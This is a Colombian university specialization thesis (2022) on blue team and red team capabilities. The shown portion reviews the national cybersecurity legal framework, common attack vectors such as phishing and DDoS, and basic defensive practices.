Capacidades técnicas, legales y de gestión para equipos blueteam y redteam

JAIME ALBERTO PATIÑO ROMERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ D.C
2022

Capacidades técnicas, legales y de gestión para equipos blueteam y redteam

JAIME ALBERTO PATIÑO ROMERO

Documento Técnico para optar por el título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Director

LUIS FERNANDO ZAMBRANO HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ D.C
2022

CONTENIDO

Pág.

LISTA DE TABLAS

Pág.

LISTA DE FIGURAS

RESUMEN

El presente escrito se ha desarrollado bajo un concepto investigativo en búsqueda de explorar información técnica referente a la identificación de las principales riesgos, amenazas y vulnerabilidades que podría comprometer los sistemas informáticos en la actualidad, tal como la existencia o pertinencia de políticas y normativas de la República de Colombia en materia de administración, prevención y mitigación de riesgos.

Por otro lado, se busca realizar una practica controlada de las tareas realizadas por equipos Blue Team y Red Team, con el fin de identificar su importancia y capacidades en beneficio de las organizaciones que hacen uso de sistemas informáticos.

Palabras clave: Ciberseguridad, Equipo azul, equipo rojo, exploit, pruebas de penetración, vulnerabilidades.

ABSTRACT

This writing has been developed under an investigative concept in search of exploring technical information regarding the identification of the main risks, threats and vulnerabilities that could compromise computer systems today, such as the existence or relevance of policies and regulations of the Republic of Colombia in matters of administration, prevention, and mitigation of risks.

On the other hand, it seeks to conduct a controlled practice of the tasks carried out by Blue Team and Red Team, in order to identify their importance and capabilities for the benefit of organizations that make use of computer systems.

Keywords: Blue team, exploits, Cybersecurity, Pentesting , Red Team, vulnerabilities.

GLOSARIO

BACKUP: Copia o archivo de respaldo de los datos de un sistema informático, que permite su restauración cuando sea requerido.

BLUE TEAM: Equipo de expertos informáticos que realizan análisis y tareas que buscan garantizar la seguridad de un sistema informático determinado.

BLUETOOTH: Red inalámbrica para la transmisión de voz y datos en la banda ISM 2.4 Ghz.

BOT: Programa informático programado para realizar tareas mecanizadas, a través de secuencias de comandos o funciones especiales.

CCP: Centro Cibernético Policial.

CCOC: Comando Conjunto Cibernético.

COLCERT: Grupo de Respuesta a Emergencias Cibernéticas de Colombia.

CONPES: Consejo Nacional de Política Económica y Social.

C-SIRT: Equipo de Respuesta a Incidentes de Seguridad.

CVE: Common Vulnerabilities and Exposures.

DDOs: Ataque de denegación de servicio.

EXPLOIT: Software o secuencias de comandos informáticos, diseñados para aprovechar las vulnerabilidades existentes en los sistemas informáticos.

FIRMWARE: Secuencia de comandos que controla a bajo nivel el comportamiento de los circuitos electrónicos.

FAX: Sistema de comunicación que permite la recepción y envió de información gráfica a través de los sistemas telefónicos.

GPL: General Public License o Licencia Publica General.

HABEAS DATA: Figura jurídica que faculta a las personas del derecho a solicitar y conocer la información existente en un sistema informático, cualesquiera sea su naturaleza, de sí mismo.

IPSEC: Conjunto de protocolos de comunicación para los servicios de internet, con la función principal es la de verificar que estas conexiones se den forma segura.

ISO: International Organization for Standardization o Organización internacional de Estandarización.

ISSAF: Information Systems Security Assessment Framework o Marco de evaluación de la seguridad de los sistemas de información.

HACKER: Sujeto con conocimientos avanzados de informática, con capacidad de detectar fallos de seguridad en los sistemas de información.

MODEM: Dispositivo electrónico con capacidad de conmutar señales análogas y digitales, logrando así la comunicación entre sistemas informáticos.

MALWARE: Software o programa malicioso que busca malintencionadamente generar un fallo o aprovechamiento no autorizado de un sistema de información.

OSSTMM: Open Source Security Testing Methodology Manual o Manual de la Metodología Abierta de Testeo de Seguridad.

OWASP: Proyecto basado en el código abierto, que busca buscar, determinar y combatir vulnerabilidades de seguridad que se puedan encontrar en un software.

PHISHING: Conjunto de técnicas de ingeniería social aplicada a los sistemas informáticos, que busca por medio del engaño lograr manipular los usuarios de un sistema informático para que faciliten información, por lo general claves o contraseñas de acceso.

PROXY: Dispositivo informático con capacidad de realizar la intermediación en las comunicaciones entre un cliente y un servidor.

PBX: Private Branch Exchange o Ramal Privado de Conmutación Automática.

RASOMWARE: Es un software malicioso que busca el secuestro o la limitación de acceso de la información de un sistema informático a su legítimo propietario.

RFID: Radio Frequency Identification o Identificación por radio frecuencia, es un sistema de almacenamiento y difusión de datos a través de ondas de radio.

RED TEAM: Equipo de expertos informáticos externos a una organización que buscan fortalecer la seguridad informática de un sistema, a través de la ejecución de ataques informáticos, en busca de posibles brechas.

SOFTWARE: Conjunto de componentes lógicos desarrollados para la realización de una tarea especifica.

TCP: Protocolo de control de transmisión, es un protocolo de red que permite la interacción de dos o mas anfitriones o host para el intercambio de flujo de datos.

4RI: Sigla utilizada para referirse a la Cuarta Revolución Industrial.

INTRODUCCIÓN

Para las organizaciones, sin importar su naturaleza, origen y fin, su información constituye en el mayor activo estratégico para el cumplimiento de su misión o finalidad.

Este activo clave, no solamente puede verse representado en simples datos personales de sus clientes o usuarios, si no puede contener información de carácter reservado o que requieren un manejo especial para evitar su manipulación o extracción, como lo son datos de tipo financiero, de defensa y seguridad.

La disponibilidad, integridad y confidencialidad de toda información no solamente radica en la adquisición de equipos de ultima tecnología, esta a su vez debe ir acompañada en la implementación de medidas y contramedidas de carácter gerencial, operativo y técnico alrededor de ella, consolidando el concepto técnico de la Seguridad Informática.

A través del tiempo se ha identificado que los problemas más sobresalientes en temas de seguridad informática para las organizaciones, están relacionados directamente con los factores de autenticación, ya que el factor humano y el error del mismo es fundamental al momento de que los ciberdelincuentes desean explotar debilidades del sistema, claves muy débiles y de fácil descubrimiento son caldo de cultivo para facilitar el acceso ilegitimo, lo cuales pueden causar daños o robo de la información, generándose así un impacto difícilmente limitado a la organización.

Este eslabón tan débil de la Seguridad Informática llamada ser humano, es también proclive a ser impactado por riesgos con una característica en común, el “engaño”, o más técnicamente hablando “phishing”, el cual consiste en suplantar un sitio, correo o contacto confiable, para abusar de la confianza del usuario y así poder acceder a sus credenciales. Esto afianza el concepto de que la Seguridad Informática no solamente debe ser la inclusión de equipos de alta tecnología, sino también de una cultura y conocimientos que exploten y administre adecuadamente esta.

La prevención, administración y mitigación de estos riesgos, solamente pueden ser materializados con la implantación de un sistema de seguridad informática, que contenga herramientas lógicas y físicas, como antivirus, firewalls, entre otros, siempre apuntando a sus tres pilares fundamentales:

1. Confidencialidad
2. Integridad

3. Disponibilidad

Por otro lado, y con el fin de armonizar o madurar estos sistemas de seguridad es importante el acompañamiento de los denominados Blue Team y Red Team, los cuales, al ser grupos independientes de la organización, estos pueden realizar reconocimiento y explotación de vulnerabilidades, en busca de fortalecer la capacidad de resiliencia de la organización.

Con el fin de asegurar la integridad de sus sistemas informáticos, en la actualidad las organizaciones tienen la opción de implementar alguno de los varios modelos de seguridad que existen, así mismo sus metodologías y recursos, allí es donde este trabajo escrito ahondara para conocerlos, considerando su utilidad y herramientas.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Analizar las políticas de ciberseguridad y ciberdefensa de Colombia, así como, las diferentes tácticas, técnicas y procedimientos utilizados por los ciber atacantes, como aporte a la proposición de recomendaciones de seguridad adicionales para la prevención de incidentes cibernéticos en el sector público.

1.2 OBJETIVOS ESPECÍFICOS

1.2.1 Identificar las normas y políticas de ciberseguridad y ciberdefensa de Colombia, reconociendo sus estructuras y modelos de control para la protección de los sistemas informáticos.

1.2.2 Esquematizar las diferentes tácticas, técnicas y procedimientos que utiliza un ciber atacante para la vulneración de los sistemas informáticos, así como, las herramientas más utilizadas en el proceso de ataque y defensa, para proponer su incorporación e implementación en las organizaciones públicas y privadas de la nación.

1.2.3 Proponer recomendaciones de seguridad para la protección de los sistemas informáticos y la prevención de incidentes cibernéticos en el sector público y privados de la nación.

2 DESARROLLO DEL INFORME

2.1 EVOLUCIÓN NORMATIVA DE LA SEGURIDAD INFORMÁTICA EN COLOMBIA.

La informática, ha evolucionado de manera vertiginosa desde el pasado siglo, esta curva evolutiva se ha acelerado cada vez más, lo cual ha traído grandes beneficios para humanidad, sin embargo también han generado grandes amenazas para su bienestar y existencia, amenazas que tienen asidero en la gran penetración tecnológica en los servicios básicos de la humanidad, Plantas nucleares, Represas, Hidroeléctricas, entre otros sistemas se encuentran altamente tecnificados con sistemas de información para su gestión y explotación, lo cual los hace así mismo vulnerables.

Estas amenazas van desde vulnerabilidades de día cero, hasta programas malignos diseñados a medida de cada sistema objetivo. Es allí donde nace la necesidad de generar unas reglas de juego o marco legar que regule y limite el uso de estos sistemas, así como la de buscar y someter a los que sea aprovechen de estos.[1]

Esta obvia relación entre la regulación y la tecnología informática se evidencia en la profunda presencia de esta última en los aspectos socio económicos del planeta, donde se han derivado conceptos como el de la seguridad, privacidad de la información financiera, industrial, personal, legal y demás que sean de utilidad para cualquier organización. Esta información requiere no solo la existencia de mecanismos tecnológicos que aseguren su integridad, disponibilidad y confidencialidad, sino también mecanismos legales que regulen la explotación de este tipo de activos.[2]

Colombia, no es ajena a esta permeación de la tecnología, sin embargo, es evidente la demora o letargia del aparato legislativo del país para reaccionar a los vertiginosos cambios que trae consigo las tecnologías de la información, prueba de esto es que tan solo con la constitución política del año 1991, el país considero el tema de la privacidad y confidencialidad de la información como un derecho constitucional, habiendo pasado ya varias décadas de evolución de los sistemas informáticos.

[1] FÚQUENE, Erick. Rol de la Legislación Colombiana en la Evolución de la Seguridad Informática y de la Información. [en línea]. Articulo científico. Universidad Piloto de Colombia, Bogotá D.C.: 2019. [Consultado 09, octubre,2022]. Disponible en: http://repository.unipiloto.edu.co/handle/20.500.12277/5890.
[2] Ibid., p.1.

2.1.1 Constitución política de colombiana de 1991.

Casi después de dos siglos de vida republicana, se suscito el primer impulso para generar un marco legal relacionado con la seguridad informática, no propiamente considerando los aspectos tecnológicos que se estaban dando en ese momento, pero si considerando aspectos básicos como el derecho a la intimidad, expresión, protección de los datos personales y habeas data, dentro del desarrollo y proclamación de la Constitución Política de Colombia de 1991.[3]

"Artículo 15. Todas las personas tienen derecho a su intimidad personal y familiar y a su buen nombre, y el Estado debe respetarlos y hacerlos respetar. De igual modo, tienen derecho a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en los bancos de datos y en archivos de entidades públicas y privadas. En la recolección, tratamiento y circulación de datos se respetarán la libertad y demás garantías consagradas en la Constitución. La correspondencia y demás formas de comunicación privada son inviolables. Sólo pueden ser interceptados o registrados mediante orden judicial, en los casos y con las formalidades que establezca la ley. Con el fin de prevenir la comisión de actos terroristas, una ley estatutaria reglamentará la forma y condiciones en que las autoridades que ella señale, con fundamento en serios motivos, puedan interceptar o registrar la correspondencia y demás formas de comunicación privada, sin previa orden judicial, con aviso inmediato a la Procuraduría General de la Nación y control judicial posterior dentro de las treinta y seis (36) horas siguientes. Al iniciar cada período de sesiones el Gobierno rendirá informe al Congreso sobre el uso que se haya hecho de esta facultad. Los funcionarios que abusen de las medidas a que se refiere este artículo incurrirán en falta gravísima, sin perjuicio de las demás responsabilidades a que hubiere lugar. Para efectos tributarios judiciales y para los casos de inspección, vigilancia e intervención del Estado, podrá exigirse la presentación de libros de contabilidad y demás documentos privados, en los términos que señale la ley." [4]

Este articulo relaciona como derechos fundamentales, como lo son el derecho a la intimidad, buen nombre y habeas data, derechos que están profundamente estrechados con los principios de la seguridad de la información. El derecho a la intimidad garantiza la potestad inalienable de cualquier ciudadano de autorizar o no el registro o divulgación de sus datos personales, este a su vez se encuentra amparado por el principio de la integridad, uno de los pilares fundamentales de la seguridad informática, el cual busca que todo este tipo de datos o información se encuentre debidamente completa. Por otro lado, el derecho denominado como habeas data, busca proteger el buen nombre de los ciudadanos permitiéndoles que

[3] FÚQUENE. Op. Cit., p.1.
[4] COLOMBIA, ASAMBLEA NACIONAL CONSTITUYENTE. Constitución Política de Colombia 1991. (04-jul-1991). En Secretaria General del Senado. Bogotá D,C. 1991. 108 p.

su información personal sea sujeta a actualización, rectificación o verificación en beneficio a sus derechos constitucionales.[5]

"Artículo 20. Se garantiza a toda persona la libertad de expresar y difundir su pensamiento y opiniones, la de informar y recibir información veraz e imparcial, y la de fundar medios de comunicación masiva. Estos son libres y tienen responsabilidad social. Se garantiza el derecho a la rectificación en condiciones de equidad. No habrá censura."[6]

Este articulado resume uno de los principios básicos de la existencia de las tecnologías de la información, ya que soporta la libertad de cualquier persona sin importar su credo, nacionalidad, sexo, entre otros aspectos, para expresar su pensamiento en contraposición frente a otros, sin que este sea objeto a la censura o discriminación de algún tipo.

2.1.2 Marco legal para protección de datos financieros.

La denominada ley de Habeas Data o Ley de protección de datos financieros, fue fundamentada en el principio de garantizar a los ciudadanos colombianos la facultad de conocer, rectificas o actualizar según sea el caso su información de carácter financiero contenidas en las centrales de riesgo, las cuales funcionan como sistemas de información correlacionadas por muchas de las entidades financieras del país. Este derecho también se ve apalancado bajo la tutela de los mencionados artículos 15 y 20 de la constitución los cuales buscan que la administración y explotación de los datos contenidos en cualquier sistema de información tengan una finalidad legitima, autorizada y consensuada por el propietario de esta.[7]

A nivel técnico, y en concordancia con los principios rectores de la estandarización, existen normas técnicas como la ISO27001, la cual reconoce que el principio de la integridad de la información es un pilar fundamental del concepto global de seguridad informática, convirtiéndose en un eje transversal en los temas legales y regulatorios que la mencionan, ya que busca que la información personal contenida de cada ciudadano en el aspecto financiero, sea concordante y única en todas las bases de datos, sin importar la central de riesgo consultada, así mismo esta información que puede ser compartida y distribuida previamente autorizada, debe estar amparada por mecanismos y procedimientos de confidencialidad, que provean

[5] FÚQUENE. Op. Cit., p.1.
[6] COLOMBIA, ASAMBLEA NACIONAL CONSTITUYENTE. Constitución Política de Colombia 1991. (04-jul-1991). En Secretaria General del Senado. Bogotá D,C. 1991. 108 p.
[7] FÚQUENE. Op. Cit., p.2.

acceso y manipulación de esta, solamente a las partes interesadas y autorizadas para tal fin.[8]

En el año 2012, la Superintendencia Financiera de la República de Colombia profirió la Circular 042 del mismo año, buscando establecer las mínimas condiciones preventivas y correcticas, para el fortalecimiento de la seguridad en el manejo de la información financiera de los ciudadanos y usuarios de las entidades financieras adscritas a supervisión y regulación de esta superintendencia, en concordancia al alto nivel de permeación de las tecnologías de la información en el accionar de estas entidades económicas.[9] Mencionada circular, ordena a todos los establecimientos comerciales que explotan y almacenan datos financieros de los colombianos, establecer mecanismos tecnológicos y regulatorios, que protejan las credenciales, datos, claves y otros medios de validación de identidad.[10]

2.1.3 Marco Legal Para La Protección De Datos Personales.

La era de la información, entre otros, ha acuñado el concepto de "dato personal", el cual ha venido evolucionando de la mano de los aspectos legales y legislativos de la nación, por lo cual se ha concebido como un objeto de protección, ya que los datos personales se consideran propiedad inalienable de un ciudadano, la cual también debe ser cobijada por el derecho de la privacidad e intimidad, según sea el caso. Para proteger o regularizar este concepto, surgen los siguientes conceptos:[11]

- Autorización: Se refiere al consentimiento del propietario para que su información para ser administrada, custodiada y explotada por un tercero.
- Base de Datos: Conjunto de datos organizados y almacenados de forma lógica y conjunta.
- Dato Personal: Cualquier dato que esté vinculado a una persona.
- Titular: Persona propietaria de los datos almacenados.

2.1.4 CONPES 3701.

[8] FÚQUENE. Op. Cit., p.3.
[9] COLOMBIA. SUPERINTENDENCIA FINANCIERA. CIRCULAR EXTERNA 042. (octubre, 2012). Requerimientos mínimos de seguridad y calidad para la realización de operaciones. En: Superintendencia Financiera de Colombia. Bogotá D.C. 2012. 10 p.
[10] FÚQUENE. Op. Cit., p.3.
[11] Ibid., p. 3.

En el año 2011, el Consejo Nacional de la Política Económica y Social CONPES, se dio inicio a postura política y operativa en temas de Ciberseguridad y Ciberdefensa por parte de Colombia. Con dicho documento se dio nacimiento a diversas dependencias estatales con sus respectivas herramientas y responsabilidades, como lo es el Comando Conjunto Cibernético CCOC, la cual propende por desarrollar y mantener la seguridad y defensa cibernética del país, a través de mecanismos y herramientas para la respuesta de un ataque cibernético, en protección de las denominadas infraestructuras criticas y las redes de las Fuerzas Militares. Homogéneamente el Centro Cibernético de la Policía Nacional mediante el uso de medios cibernéticos busca verificar el cumplimiento de la ley relacionada con el mismo medio. Así mismo se creo como entidad de carácter civil el Equipo de Respuesta ante Emergencias Informáticas del Ministerio de Defensa o Colcert, con el propósito de prevenir y mitigar incidentes o amenazas cibernéticas, además de colaborar para la generación de conciencia de ciberseguridad al interior del país.[12]

2.1.5 CONPES 3854.

Publicado en el año 2016, en busca del fortalecimiento de las capacidades de las partes ya generadas o creadas con el CONPES 3701 y demás actores inmersos en el entorno de la seguridad digital, para identificar, gestionar, tratar y mitigar los riesgos de la seguridad digital que afectan a la comunidad colombiana, y en particular a las que pueden afectar el sector productivo de la nación en procura de la prosperidad. [13]

Como objetivos este documento busca:

- Establecer un marco institucional para la seguridad digital consistente con un enfoque de gestión de riesgos.[14]
- Crear las condiciones para que las múltiples partes interesadas gestionen el riesgo de seguridad digital en sus actividades socioeconómicas y se genere confianza en el uso del entorno digital.[15]
- Fortalecer la seguridad de los individuos y del Estado en el entorno digital, a nivel nacional y transnacional, con un enfoque de gestión de riesgos.[16]

[12] FÚQUENE. Op. Cit., p.3.
[13] COLOMBIA. DIRECCIÓN NACIONAL DE PLANEACIÓN, CONSEJO NACIONAL DE LA POLÍTICA ECONÓMICA Y SOCIAL. CONPES 3854. (11, abril, 2016). Política nacional de seguridad digital. En: Dirección Nacional de Planeación. Bogotá D.C. 2016. 91 p.
[14] Ibid., p. 48.
[15] Ibid., p. 49.
[16] Ibid., p. 49.

- Fortalecer la defensa y soberanía nacional en el entorno digital con un enfoque de gestión de riesgos.[17]
- Generar mecanismos permanentes y estratégicos para impulsar la cooperación, colaboración y asistencia en seguridad digital, a nivel nacional e internacional.[18]
- Establecer un marco institucional para la seguridad digital consistente con un enfoque de gestión de riesgos.[19].

2.1.6 CONPES 3595

Conocido popularmente como la Política Nacional de Confianza y Seguridad Digital, fue desarrollado y promulgado en el año 2020, estableciendo mecanismos y medidas en procura de fortalecer la confianza en el entorno digital, a través de la actualización de las capacidades de los actores inmersos en el sector.[20]

Como objetivos este documento busca:

- Fortalecer las capacidades en seguridad digital de los ciudadanos, del sector público y del sector privado para aumentar la confianza digital en el país.[21]
- Actualizar el marco de gobernanza en materia de seguridad digital para aumentar su grado de desarrollo y mejorar el avance en seguridad digital del país.[22]
- Analizar la adopción de modelos, estándares y marcos de trabajo en materia de seguridad digital, con énfasis en nuevas tecnologías para preparar al país a los desafíos de la 4RI.[23]

2.1.7 Ley 1928.

La Convención sobre la ciberdelincuencia, o ley 1928, fue desarrollada bajo los conceptos generados en el convenio de Budapest del año 2001, suscrito y aprobado por la Republica de Colombia, adhiriéndose las obligaciones y mecanismos

[17] DIRECCIÓN NACIONAL DE PLANEACIÓN, CONPES 3854. Op. Cit., p.49.
[18] Ibid., p. 49.
[19] Ibid., p. 49.
[20] Ibid., p. 49.
[21] Ibid., p. 49.
[22] COLOMBIA. DIRECCIÓN NACIONAL DE PLANEACIÓN, CONSEJO NACIONAL DE LA POLÍTICA ECONÓMICA Y SOCIAL. CONPES 3595. (01, julio, 2020). Política nacional de confianza y seguridad digital. En: Dirección Nacional de Planeación. Bogotá D.C. 2020. 51 p.
[23] Ibid., p. 27.

internacionales que buscan la persecución de los delitos allí establecidos en el marco del cibercrimen, tales como:[24]

- Acceso ilícito.
- Interceptación ilícita.
- Interferencia de datos.
- Interferencia del sistema.
- Abuso de los dispositivos.
- Falsificación informática.
- Fraude Informático.
- Delitos relacionados con la pornografía infantil.
- Delitos relacionados con infracciones de la propiedad intelectual y de los derechos afines.

Así mismo se emiten disposiciones de articulación y ejecución para los estados adherentes, con el fin de que se generen las capacidades jurídicas y técnicas para perseguir y castigar los delitos relacionados con el convenio.

2.1.8 Resolución 00500 MINTIC.

Generada y publicada el 10 de marzo de 2021, *"Establece los lineamientos y estándares para la estrategia de seguridad digital y se adopta el modelo de seguridad y privacidad como habilitador de la política de Gobierno Digital*"[25] como resolución ministerial, tiene como principal objetivo la de determinar los estándares mínimos para la implantación de un modelo de seguridad de la información y de los mecanismos para la gestión de incidentes de seguridad digital.[26]

2.1.9 Decreto 338 MINTIC.

Este ultimo documento jurisdiccional de la Republica de Colombia, fue emitido el 8 de marzo de 2022, *"Por el cual se adiciona el Titulo 21 a la parte 2 del libro 2 del decreto único 1078 de 2015, reglamentario del sector de tecnologías de la información y las comunicaciones, con el fin de establecer los lineamientos generales para fortalecer la gobernanza de seguridad digital y se dictan otras disposiciones",* el cual entre muchas definiciones emite un Modelo de Gobernanza,

---

[24] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1928. (23, noviembre, 2001). Por medio de la cual se aprueba el "CONVENIO SOBRE LA CIBERDELINCUENCIA". En: Secretaria General del Senado. Bogotá D.C. 2001. 23 p.


[25] COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Resolución 00500. (10, mar, 2021). Por la cual se establecen los lineamientos y estándares para la estrategia de seguridad digital y se adopta el modelo de seguridad y privacidad como habilitador de la política de Gobierno Digital. En: MINTIC. Bogotá D.C. 2021. 9 p.

[26] Ibid., p. 1.

estableciendo roles y funciones de los diferentes actores del entorno de la seguridad digital gubernamental, como los equipos de respuesta a incidentes[27]:

- COLCERT: Organización encargada de apoyar y coordinar las partes interesadas a nivel nacional, en la correcta gestión de los riesgos e incidentes digitales, así mismo actuará como ente de respuesta y representación nacional[28].
- C-SIRT GOBIERNO: Equipo de respuesta a incidentes de seguridad Digital para las autoridades, articulando y gestionando los riesgos e incidentes digitales[29].

Figura 1 Marco jurídico Seguridad informática en Colombia 2011 – 2018.



Nota: Diagrama evolución del marco jurídico en Colombia en referencia a temas relacionados con la seguridad informática del año 2011 al 2018, Colombia, 2022.

Figura 2 Marco jurídico Seguridad informática en Colombia 2018 – 2020.

[27] COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Sala de prensa. [Sitio WEB]. Bogotá D.C. La entidad. [22, marzo, 2022]. Disponible en: https://mintic.gov.co/portal/inicio/Sala-de-prensa/Noticias/208390:Gobierno-Nacional-crea-Modelo-de-Gobernanza-para-liderar-coordinacion-entre-actores-del-entorno-digital#:~:text=A%20trav%C3%A9s%20del%20Decreto%20338,de%20las%20infraestructuras%20cr%C3%ADticas%20cibern%C3%A9ticas.


[28] Ibid., p. 1.

[29] Ibid., p. 1.

[29] Ibid., p. 1.

Nota: Diagrama evolución del marco jurídico en Colombia en referencia a temas relacionados con la seguridad informática del año 2018 al 2020, Colombia, 2022.

Figura 3 Marco jurídico Seguridad informática en Colombia 2021 – 2022.



Nota: Diagrama evolución del marco jurídico en Colombia en referencia a temas relacionados con la seguridad informática del año 2021 al 2022, Colombia, 2022.

2.2 VECTORES DE ATAQUE INFORMATICO Y ESTRATEGIAS FRENTE A ESTOS EN COLOMBIA.

De acuerdo con múltiples informes del Ministerio de Defensa Nacional de la República de Colombia, la fiscalía general de la nación y el Ministerio de Tecnologías de la Información y las comunicaciones, en el año 2022 se ha visto un incremento considerable en la cantidad de ciberataques que se realizan en Colombia, ya sea con origen nacional o internacional[30]. Solamente en el primer semestre del año 2022 han sido documentados unos 20.502 cibercrímenes, a pesar de existir un obvio subregistro este muestra un 36% de aumento.[31]

Los ataques más comunes o de mayor impacto en Colombia, tanto en entidades públicas, como privadas son el Phishing y el DDOs, donde el primero consiste en suplantar la identidad de alguna persona o entidad para engañar al usuario dirigiéndola a una página web falsa con un altísimo nivel de similitud a la real y por este medio, obtener de la víctima su información privada que será utilizada para fines no autorizados o ilícitos como el robo de identidad, contraseñas, robo bancario entre otros. La denegación de servicios o Ddos por otro lado es un ataque más dirigido a grandes empresas u organizaciones el cual consiste en la masiva saturación de un sistema informático con peticiones de utilización de servicios hasta alcanzar el desbordamiento de los servidores, provocando así un bloqueo de acceso para los usuarios legítimos del sistema, normalmente esta saturación se logra en muchas ocasiones mediante el uso masivo de botnets, los cuales pueden ser programados para actuar coordinadamente o simplemente bajo acción de un control remoto.

La existencia y predominancia de estas amenazas han llevado que las instituciones públicas y privadas implementen por lo menos en sus niveles operativos mecanismos de seguridad informática pasiva y activa, las cuales comprenden una serie básica de mecanismos y procedimientos que buscan primordialmente la protección de los sistemas de información, tales como redes, sistemas operativos y equipos de almacenamiento.[32]

---

[30] NOTICIAS RCN. [sitio web]. Bogotá: Conozca cuáles son los ataques cibernéticos más comunes en Colombia. [09-10-2022]. Disponible en: https://www.noticiasrcn.com/tecnologia/los-ataques-ciberneticos-mas-comunes-en-colombia-407346.

[31] SANCHEZ, Laura. Colombia, entre los países con más ciberataques en Latinoamérica. [sitio web]. Bogotá: UNINPAHU. [09-10-2022]. Publicación web. Disponible en: https://www.uninpahu.edu.co/colombia-entre-los-paises-con-mas-ciberataques-en-latinoamerica/#:~:text=En%20Colombia%20es%20alarmante%20el,evidencia%20un%20aumento%20del%2036%25.

[32] REVISTA UNIR [sitio web]. Logroño: Seguridad activa y pasiva en informática. ¿En qué consisten y cuáles son sus diferencias?. [09-10-2022]. Disponible en: https://www.unir.net/ingenieria/revista/seguridad-activa-y-pasiva-informatica/.

2.2.1 SEGURIDAD ACTIVA: Comprendida por un grupo de técnicas, procedimientos y medios (herramientas), que se usan periódicamente según sea el caso con el fin de prevenir la cristalización de incidentes informáticos, algunos de estos[33]:

2.2.1.1 Gestión de permisos de usuarios: Definir una política clara y contundente en referencia a los privilegios administrativos de los usuarios de los sistemas minimiza la ocurrencia de incidentes de seguridad, ya que muchos de los vectores de ataque requieren autorización para poder ejecutarse[34].

2.2.1.2 Gestión de contraseñas de usuarios: Definir una política clara y robusta de utilización y generación de contraseñas de usuarios en cuanto a complejidad y caducidad, lo cual minimiza la posibilidad de que sea vulneradas por ataques de fuerza bruta o diccionario, entre otras.[35]

2.2.1.3 Soluciones antimalware: La instalación de soluciones antimalware, antivirus entre otros, con tecnología de inteligencia artificial y con accesos a actualización de políticas fortalecen la seguridad de los sistemas operativos de día 0.[36]

2.2.1.4 Actualización de sistemas y equipos: Todos los desarrollos informáticos son propensos de contener errores de desarrollo, estas vulnerabilidades pueden ser explotadas por los atacantes, por lo cual es imperativo la gestión de actualización de software, firmware, re parcheo entre otros.[37]

2.2.1.5 Ejecución y mantenimiento de respaldos del sistema (Backups): Mantener constantemente copias de respaldo de la información y los sistemas, permiten una rápida recuperación ante un incidente, además que evitan la posible pérdida de información por múltiples factores.[38]

2.2.1.6 Implantación de una cultura de seguridad informática: El ser humano y por ende los usuarios de los sistemas de información son el eslabón más débil de la cadena de la seguridad, pueden ser objetos de fuga de información no intencionada o intencionadamente, por lo cual es importante la implantación de medidas lúdicas como sancionatorias para el buen uso de los recursos informáticos de la entidad.[39]

---

